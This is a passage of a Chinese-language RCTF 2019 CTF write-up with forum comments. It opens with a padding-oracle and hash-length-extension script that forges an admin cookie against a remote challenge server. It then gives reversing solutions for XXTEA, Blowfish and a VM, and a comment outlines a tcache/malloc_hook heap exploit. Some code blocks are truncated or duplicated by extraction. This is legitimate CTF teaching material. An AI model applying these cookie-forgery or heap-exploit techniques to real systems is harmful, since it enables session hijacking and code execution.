old_plain = "admin:0;username:aaaaa;password:aaaaa"
# 56 -> 64 -> 128
data = hashpumpy.hashpump(hash,old_plain,append_data,16)
new_hash = data[0]
new_data = data[1]
new_data = pad(new_data)
print new_data.encode('hex').decode('hex')
print len(new_data)

# pad enc_cookie to 128

```

```

enc_cookie = enc_cookie + enc_cookie[32:64]
assert(len(enc_cookie)==128)
last_enc_block = enc_cookie[-32:]
last2_enc_block = enc_cookie[-64:-32]
rest_enc_block = enc_cookie[:-64]

last_plain ,c_final = Padding_Oracle_Attack(last_enc_block,last2_enc_block,iv+rest_enc_block)
#print last_plain
#print c_final
assert(len(last_plain)==16)
assert(len(c_final)==16)
last_need_plain = new_data[-16:]
temp_block = ""
for i in range(16):
    temp_block += chr(ord(last_plain[i])^ord(last_need_plain[i]))

last2_enc_block = last2_enc_block.decode('hex')
new_last2_enc_block = ""
for i in range(16):
    new_last2_enc_block += chr(ord(last2_enc_block[i])^ord(temp_block[i]))

res = ''
for i in range(16):
    res += chr(ord(new_last2_enc_block[i])^ord(c_final[i]))
print "[+]Round 4 Complete!"
print res
print res.encode('hex')

new_last2_enc_block = new_last2_enc_block.encode('hex')
if len(new_last2_enc_block)%2==1:
    new_last2_enc_block = '0'+new_last2_enc_block
payload = last_enc_block
print "[+]Round 4 payload:"
print payload
print len(payload)

# chunk 4 is complete
# start Round 3
enc_cookie = rest_enc_block + new_last2_enc_block
assert(len(enc_cookie)==96)
last_enc_block = enc_cookie[-32:]
last2_enc_block = enc_cookie[-64:-32]
rest_enc_block = enc_cookie[:-64]

last_plain ,c_final = Padding_Oracle_Attack(last_enc_block,last2_enc_block,iv+rest_enc_block)
#print last_plain
#print c_final
assert(len(last_plain)==16)
assert(len(c_final)==16)
last_need_plain = new_data[-32:-16]
temp_block = ""
for i in range(16):
    temp_block += chr(ord(last_plain[i])^ord(last_need_plain[i]))

last2_enc_block = last2_enc_block.decode('hex')
new_last2_enc_block = ""
for i in range(16):
    new_last2_enc_block += chr(ord(last2_enc_block[i])^ord(temp_block[i]))

res = ''
for i in range(16):
    res += chr(ord(new_last2_enc_block[i])^ord(c_final[i]))
print "[+]Round 3 Complete!"
print res
print res.encode('hex')

new_last2_enc_block = new_last2_enc_block.encode('hex')
if len(new_last2_enc_block)%2==1:
    new_last2_enc_block = '0'+new_last2_enc_block

```

```

payload = last_enc_block + payload
print "[+]Round 3 payload:"
print payload
print len(payload)

# chunk 3 is complete
# start Round 2
enc_cookie = rest_enc_block + new_last2_enc_block
assert(len(enc_cookie)==64)
last_enc_block = enc_cookie[-32:]
last2_enc_block = enc_cookie[-64:-32]
rest_enc_block = ""

last_plain ,c_final = Padding_Oracle_Attack(last_enc_block,last2_enc_block,iv+rest_enc_block)
#print last_plain
#print c_final
assert(len(last_plain)==16)
assert(len(c_final)==16)
last_need_plain = new_data[-48:-32]
temp_block = ""
for i in range(16):
    temp_block += chr(ord(last_plain[i])^ord(last_need_plain[i]))

last2_enc_block = last2_enc_block.decode('hex')
new_last2_enc_block = ""
for i in range(16):
    new_last2_enc_block += chr(ord(last2_enc_block[i])^ord(temp_block[i]))

res = ''
for i in range(16):
    res += chr(ord(new_last2_enc_block[i])^ord(c_final[i]))
print "[+]Round 2 Complete!"
print res
print res.encode('hex')

new_last2_enc_block = new_last2_enc_block.encode('hex')
if len(new_last2_enc_block)%2==1:
    new_last2_enc_block = '0'+new_last2_enc_block
payload = last_enc_block + payload
print "[+]Round 2 payload:"
print payload
print len(payload)

# chunk 2 is complete
# start Round 1
enc_cookie = rest_enc_block + new_last2_enc_block
assert(len(enc_cookie)==32)
last_enc_block = enc_cookie[-32:]
last2_enc_block = iv
rest_enc_block = ""

last_plain ,c_final = Padding_Oracle_Attack(last_enc_block,last2_enc_block,rest_enc_block)
#print last_plain
#print c_final
assert(len(last_plain)==16)
assert(len(c_final)==16)
last_need_plain = new_data[-64:-48]
temp_block = ""
for i in range(16):
    temp_block += chr(ord(last_plain[i])^ord(last_need_plain[i]))

last2_enc_block = last2_enc_block.decode('hex')
new_last2_enc_block = ""
for i in range(16):
    new_last2_enc_block += chr(ord(last2_enc_block[i])^ord(temp_block[i]))

res = ''
for i in range(16):
    res += chr(ord(new_last2_enc_block[i])^ord(c_final[i]))

```

```

print "[+]Round 1 Complete!"
print res
print res.encode('hex')

new_last2_enc_block = new_last2_enc_block.encode('hex')
if len(new_last2_enc_block)%2==1:
    new_last2_enc_block = '0'+new_last2_enc_block
payload = last_enc_block + payload
print "[+]Round 1 payload:"
print payload
print len(payload)

payload = new_last2_enc_block + payload
print "[+]Round 0 payload:"
print payload
print len(payload)

payload += new_hash
print "[+]ALL DONE!"
print "payload:"
print payload
print len(payload)

rv(4096)
sl(payload)
result = rl()
print "[+]Get Flag:"
print result
p.close()

```

Re

babyre1

首先校验flag长度为16，然后进行16进制编码

```

11 ( !((unsigned __int16)~(_WORD)v4 & (unsigned __int16)(v4 - 257) & 0x8080) )
    v5 >>= 16;
if ( !((unsigned __int16)~(_WORD)v4 & (unsigned __int16)(v4 - 257) & 0x8080) )
    v3 += 2;
v6 = &v3[-__CFADD__((_BYTE)v5, (_BYTE)v5) - 3] - &v14;
if ( v6 > 16 )
{
    puts("input is too long!");
}
else if ( v6 == 16 )
{
    const_8 = hex_encode((unsigned __int64)&v14, 16, &ptr);
    if ( const_8
        && (v8 = sub_55555555180(ptr, const_8, (__int64)&const_unk_555555756010, 16, &v12), (v9 = (ch
        && v12 > 0
        && (unsigned __int16)sub_555555553D0((__int64)v8, v12) == 0x69E2 )
        {
            for ( i = 0LL; v12 > (signed int)i; ++i )
                v9[i] ^= 0x17u;
            puts(v9);
            if ( ptr )
                free(ptr);
            free(v9);
        }
        else
        {
            puts("input flag is wrong!");
        }
    }
}

```

然后我们看看sub\_55555555180

```
,
a68 = qword_404244;
v98 = _byteswap_ushort(qword_404244);
v99 = _byteswap_ushort(WORD1(a68));
v100 = _byteswap_ushort(WORD2(qword_404244));
v101 = _byteswap_ushort(HIWORD(qword_404244));
v102 = &unk_40501A;
do
{
    *(v102 - 1) ^= v98;
    *v102 ^= v99;
    v102[1] ^= v100;
    v102[2] ^= v101;
    v102 += 4;
}
while ( (signed int)v102 < (signed int)&unk_40503A );
v103 = dword_4053A8;
v104 = (unsigned __int16 *)&unk_405018;
do
{
    v105 = *v104;
    v106 = 15;
    do
    {
        v107 = (v105 & (1 << v106)) >> v106;
        --v106;
        *v103 = v107;
        ++v103;
    }
}
```

000008A0 sub\_401260:175 (4014A0)

这个函数将input视为4个dword的数，然后xxtea

decrypt，且解密后的字符串最后一字节要<4，至于xxtea的识别的话，可以发现它用了常数0x9E3779B9，这是标准tea家族的算法需要用的参数，然后参考这个博客：

<https://www.jianshu.com/p/4272e0805da3>

可以发现是xxtea解密

后面再经过一个check后要输出Bingo!可以发现的是，最后一轮check并不会改变输入的值，且我们只有密文的最后两位是未知的，然后hint又给了md5，那么最后一轮就没

```
import xxtea
import hashlib

def decrypt(text,key):
    return xxtea.decrypt(text, key,padding=False);
def encrypt(text,key):
    return xxtea.encrypt(text, key,padding=False);

key = [0xc7,0xe0,0xc7,0xe0,0xd7,0xd3,0xf1,0xc6,0xd3,0xc6,0xd3,0xc6,0xce,0xd2,0xd0,0xc4]

key = ''.join( [ chr(i) for i in key ] );

cipher = [0x55,0x7e,0x79,0x70,0x78,0x36,0,0];
for i in range(0xff):
    print i;
    for j in range(4):
        cipher[6]=i;
        cipher[7]=j;
        t = encrypt( ''.join( [ chr(k) for k in cipher ] ) , key);
        t = t.encode('hex');
        t = "rctf{" + t + "}"
        # print i,j,t;
        # print hashlib.md5(t).hexdigest()
        if ( hashlib.md5(t).hexdigest()=="5f8243a662cf71bf31d2b2602638dc1d" ):
            print 'get!!!!!!!!!!!!!!!!!!!!';
            print t;
```



```
# rctf{05e8a376e4e0446e}
```

## babyre2

和第一题同样用了xxtea，程序的大致逻辑为：

用account作为xxtea的密钥来加密一串常量，得到s1

用password进行一些变换后来索引data的值来构造一个字符串s2

将s2每位^0xcc后解密s1，如果解密的结果最后一位<4就get flag

且可以发现的是第一次加密的常量最后一位<4，那么构造account==s2^0xcc就完事了

```
from pwn import *
from LibcSearcher import *
s = lambda data : p.send(data);
s1 = lambda data : p.sendline(data);
sla = lambda st,data : p.sendlineafter(st,data);
sa = lambda st,data : p.sendafter(st,data);
context.log_level = 'DEBUG';

p = remote("139.180.215.222 ",20000);

sa("account:", "2"*16);
sa("password:", "1"*16 );
sa("data:", ("1"*36+chr(ord('2')^0xcc)+'23456').encode('hex') );
p.interactive();

#rctf{f8b1644ac14529df029ac52b7b762493}
```

## DontEatME

开头有ZwSetInformationThread的反调试，全部patch掉即可，然后伪随机数生成以一串key，来初始化Blowfish，然后中间那一大段就是Blowfish的解密过程，但是我试然后这一坨东西呢，唯一的作用就是生成了dword\_4053A8这个表

```
,
a68 = qword_404244;
v98 = _byteswap_ushort(qword_404244);
v99 = _byteswap_ushort(WORD1(a68));
v100 = _byteswap_ushort(WORD2(qword_404244));
v101 = _byteswap_ushort(HIWORD(qword_404244));
v102 = &unk_40501A;
do
{
    *(v102 - 1) ^= v98;
    *v102 ^= v99;
    v102[1] ^= v100;
    v102[2] ^= v101;
    v102 += 4;
}
while ( (signed int)v102 < (signed int)&unk_40503A );
v103 = dword_4053A8;
v104 = (unsigned __int16 *)&unk_405018;
do
{
    v105 = *v104;
    v106 = 15;
    do
    {
        v107 = (v105 & (1 << v106)) >> v106;
        --v106;
        *v103 = v107;
        ++v103;
    }
}
```

000008A0 sub\_401260:175 (4014A0)

这里就是根据dword\_4053A8和一些判断来check，可以直接跑dfs出答案

```

195  v112 = 160;
196  while ( 1 )
197  {
198      switch ( v108 )
199      {
200          case 0x61:
201              --v111;
202              break;
203          case 0x64:
204              ++v111;
205              break;
206          case 0x73:
207              ++v109;
208              v112 += 16;
209              break;
210          case 0x77:
211              --v109;
212              v112 -= 16;
213              break;
214          default:
215              break;
216      }
217      if ( dword_4053A8[v112 + v111] == 1 )
218          break;
219      v108 = v97[v110++ + 1];
220      if ( !v108 )
221      {
222          if ( v109 == 4 && v111 == 9 && v110 < 17 )
223          {
224              sub_4011BD("Congratulations! Here is your flag: RCTF{%s}", (unsigned int)&Dst);
225              return 0;
226          }

```

```
b = [0x61,0x64,0x73,0x77,0]
```

```

        v35-=16;
    if (x==0x77):
        v32+=1;
        v35+=16;
ans = [0]*16;
def dfs(x):
    global v32;
    global v33;
    global v34;
    global v35;
    if x==16:
        if v32==4 and v34==9:
            print ans;
            return ;
        else :
            return;

    for j in b:
        get(j);
        ans[x] = j;
        if dword_4053A8[v35+v34]!=1:
            dfs(x+1);
        recover(j);
    return ;

dfs(0);

```

可以发现只有唯一一组解：[100, 100, 100, 100, 119, 119, 119, 97, 97, 97, 119, 119, 119, 100, 100, 100]得到加密后的结果之后，就得逆那个Blowfish，由于不知道作者魔改了什么地方，因此我只好自己手动求逆了

```

key_table= [3240133568, 1745476834, 3452267107, 1321242865, 569233882, 3262172914, 804074711, 2212451896, 3586228949, 32132958
t4= [1168098725, 2143783412, 4223038891, 1704033917, 4178117343,
.....■■■■■■■■.....
4234728569, 227098560, 3450504956, 490211951]

```

```

def f(x):
    a1 = x&0xff;
    a2 = (x&0xff00)>>8;
    a3 = (x&0xff0000)>>16;
    a4 = (x&0xff000000)>>24;
    return t1[a1]+( t2[a2]^(t3[a3]+t4[a4])) );

```

```

def decrypt(xl,xr):
    v10 = 17;
    i = 0;
    for i in range(16):
        xl = xl ^ key_table[v10];
        v10-=1;
        temp = xl;
        xl = xr ^ f(xl);
        xr = temp;
        xl &=0xffffffff;
        xr &=0xffffffff;
        # print i,hex(xl),hex(xr),v10;
    xr^=key_table[0];
    xl^=key_table[1];
    return hex(xr),hex(xl);

```

```

def encrypt(xl,xr):
    v10 = 2;
    i = 0;

    xr^=key_table[0];
    xl^=key_table[1];

    for i in range(16):
        pre_xl = xr ^ key_table[v10];
        v10+=1;
        xr = f(xr)^xl;

```

```

xl = pre_xl;
xl &= 0xffffffff;
xr &= 0xffffffff;
# print i,hex(xl),hex(xr),v10;

return hex(xl),hex(xr);

a = "646464647777776161777777646464"
ans = ""
for i in range(0,len(a),16):
    a1 = int(a[i:i+8],16);
    a2 = int(a[i+8:i+16],16);
    a1,a2 = encrypt(a2, a1);
    ans +=a1[2:-1];
    ans +=a2[2:-1];
print ans,len(ans);
# RCTF{db824ef8605c5235b4bbacfa2ff8e087}

```

crack

```

return MessageBoxA(0, "Try Again!", "tip", 0);
do
{
    v10 = v1[58];
    if ( index >= v10 )
        break;
    if ( index < 0 || (input = v1[52], index > *(_DWORD *) (input - 12)) )
        sub_401560(-2147024809);
    v12 = *(unsigned __int16 *) (input + 2 * index);
    if ( v12 != '0' && v12 != '1' )
        return MessageBoxA(0, "Input no accept!", "tip", 0);
    if ( v12 == '1' )
        num_of_one = ++v7;
    v13 = *(_DWORD *) (func + 4 * (v7 + index * v10));
    v14 = (unsigned int) v27 < v13;
    LODWORD(v27) = v27 - v13;
    v7 = num_of_one;
    HIDWORD(v27) -= v14;
    if ( index > num_of_one )
    {
        *(_BYTE *) (j + v1[56]) = *(_BYTE *) (func + 4 * (index + num_of_one * v10));
        *(_BYTE *) (j + v1[56] + 1) = *(_BYTE *) (func + 4 * (index + num_of_one * v1[58]) + 1);
        *(_BYTE *) (j + v1[56] + 2) = *(_BYTE *) (func + 4 * (index + num_of_one * v1[58]) + 2);
        v7 = num_of_one;
        j += 3;
    }
    ++index;
}
}
001C2E sub_4025E0:59 (40282E)

```

限制程序输入的前512位只能是0 or

1, 然后会根据你的输入来解密一个函数, 但由于最后的函数是未知的, 因此直接求逆不可能, 但程序限制了v27, 也就是根据输入取解密后的值x, 然后v27-=x, 最后要求v27==0, 贴一下脚本, 写的很急, 很丑, 且因为担心有多解, 还加了一些判断

```

#include<iostream>
using namespace std;
unsigned long long f[1111][1111];
unsigned long long a[1111][1111];
unsigned long long t=0;
int num=0;
struct ha{
    int v[20];
    int num;
};
ha c[1111][1111];
void get(int x,int y){

    if (x<1||y<1){
        cout<<"!!!!!!!!!!!!!!wrong case!  "<<x<<"  "<<y<<endl;
    }
}

```

```

        return ;
    }
    if (x==1&&y==1){
        cout<<"0";
        return;
    }
    if (x==1&&y==2){
        cout<<"1";
        return ;
    }
    if (c[x][y].num>1) {
        cout<<x<<" "<<y<<endl;
        cout<<"not just one answer"<<c[x][y].num<<endl;
    }
    if ( c[x][y].v[0]==1 ){
        get(x-1,y-1);
        cout<<"1";
    }
    else {
        get(x-1,y);
        cout<<"0";
    }
}

int main(){
    freopen("func.mem","r",stdin);
    for (int i=1;i<=0x200;i++){
        for (int j=1;j<=0x200;j++){
            scanf("%lld",&a[i][j]);
//            cin>>a[i][j];
            //cout<<hex<<a[i][j]<<endl;
        }
    }
    t = 0;
    int i=1;
    for (int j=1;j<=0x200;j++){
        if (j<=2) i=1;
        else i=j-1;
        for (;i<=0x200;i++){
            f[i][j] = max( f[i-1][j]+a[i][j], f[i-1][j-1]+a[i][j] );
//            cout<<hex<<f[i][j]<<endl;
            if ( f[i-1][j]+a[i][j] == f[i-1][j-1]+a[i][j] ){
                c[i][j].num = 0;
                c[i][j].v[ c[i][j].num++ ] = 0;
                c[i][j].v[ c[i][j].num++ ] = 1;
                continue;
            }
            if (f[i][j]==f[i-1][j]+a[i][j]){
                c[i][j].v[ 0 ] = 0;
                c[i][j].num=1;
            }
            else {
                c[i][j].num=1;
                c[i][j].v[ 0 ] = 1;
            }
            t = max(t,f[i][j]);
            if (f[i][j]>=0x100758E540F){
                get(i,j);cout<<endl;
                cout<<"i get one "<<i<<" "<<j<<" "<<hex<<f[i][j]<<endl;
            }
        }
    }
}

```

可以发现v27的值确实是最大值，且是唯一解

00000000010101000000000111100111111101001111001010010001010100100111011001111010111111111111111110011101110110110000001011101110

然后我们动态跟一下解密后的函数: sub\_431A020，发现是个vm

先打印一下日志，看看程序在干啥

粗略的打印了一下

```
00 Mov reg[0] , 0x26a
03 Mov reg[1] , reg[0]
02 reg[0]=input[0]
1a 01 Mov reg[1] , 0x30  input[i]-=0x30
0c Sub reg[0] , reg[1]
03 Mov reg[1] , reg[0]
.....
06 reg[0]=reg[6] (0x11)
01 Mov reg[1] , 0x7
0d Mul reg[0] , reg[1]
01 Mov reg[1] , 0xf423f
16 reg[0] == reg[1] reg[0]=0  //check
01 Mov reg[1] , 0xc36
1a jump c36
00 Mov reg[0] , 0x928a000
```


逻辑很简单

```
input="123"
for i in range(len(input)):
    v6+= (ord(input[i])-0x30)<<i
    print v6;
print hex(v6);
# v6*7 == 0xf423f
```

因为长度是未知的，因此我随便找了一个解79889000968999  
(注意，答案是分两部分，这是第二部分的)  
带到vm里，发现指令数暴增，且由于我这个vm模拟的不全面，还会报错，大致分析了一下后面的功能，可以发现它貌似也在解密什么东西，最主要的是，后面的操作都和in

10 crack

key:13yR01sw3iy1l1n9



079889000968999

Check

OneTab

lyq

-专注网... Git

tip

You get it!

确定

4 print

5 print hex

6 # v6 == 0

因为长度是未

(注意，答案

带到vm里，发




[C0mRaDe](#) 2019-05-21 09:59:19

由于RE部分的脚本太长，这里并没有全部贴上来，完整的RE wp可见<https://github.com/coomrade/RCTF2019>

0 回复Ta

---



[MOON](#) 2019-05-21 10:03:06

师傅们tql

0 回复Ta

---



[byzero512](#) 2019-05-21 13:05:29

[@C0mRaDe](#)

抱歉, many\_note的wp整理的时候搞错了, 把两种思路混在一起写了.  
many\_note有两种做法, 上面的wp使用的是第一种

#### 1. 改tcachebin

house of Orange

第一种:

1. 当不断malloc的时候, topchunk大小小于请求大小时, 会把top\_chunk free掉, 并且把arena里面top指针改到前面去, 会在tcache\_bin(用来管理tcache的一个chunk, 大小为0x250.)前面
2. 然后把topchunk大小改大, 然后不断malloc, 会malloc到tcachebin区域, 这时malloc出来, 写一个malloc\_hook的地址到tcache\_bin里, 然后tcache\_dup, 写onegadget到malloc\_hook即可

0 回复Ta

---

[登录](#) 后跟帖

先知社区

---

[现在登录](#)

热门节点

---

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)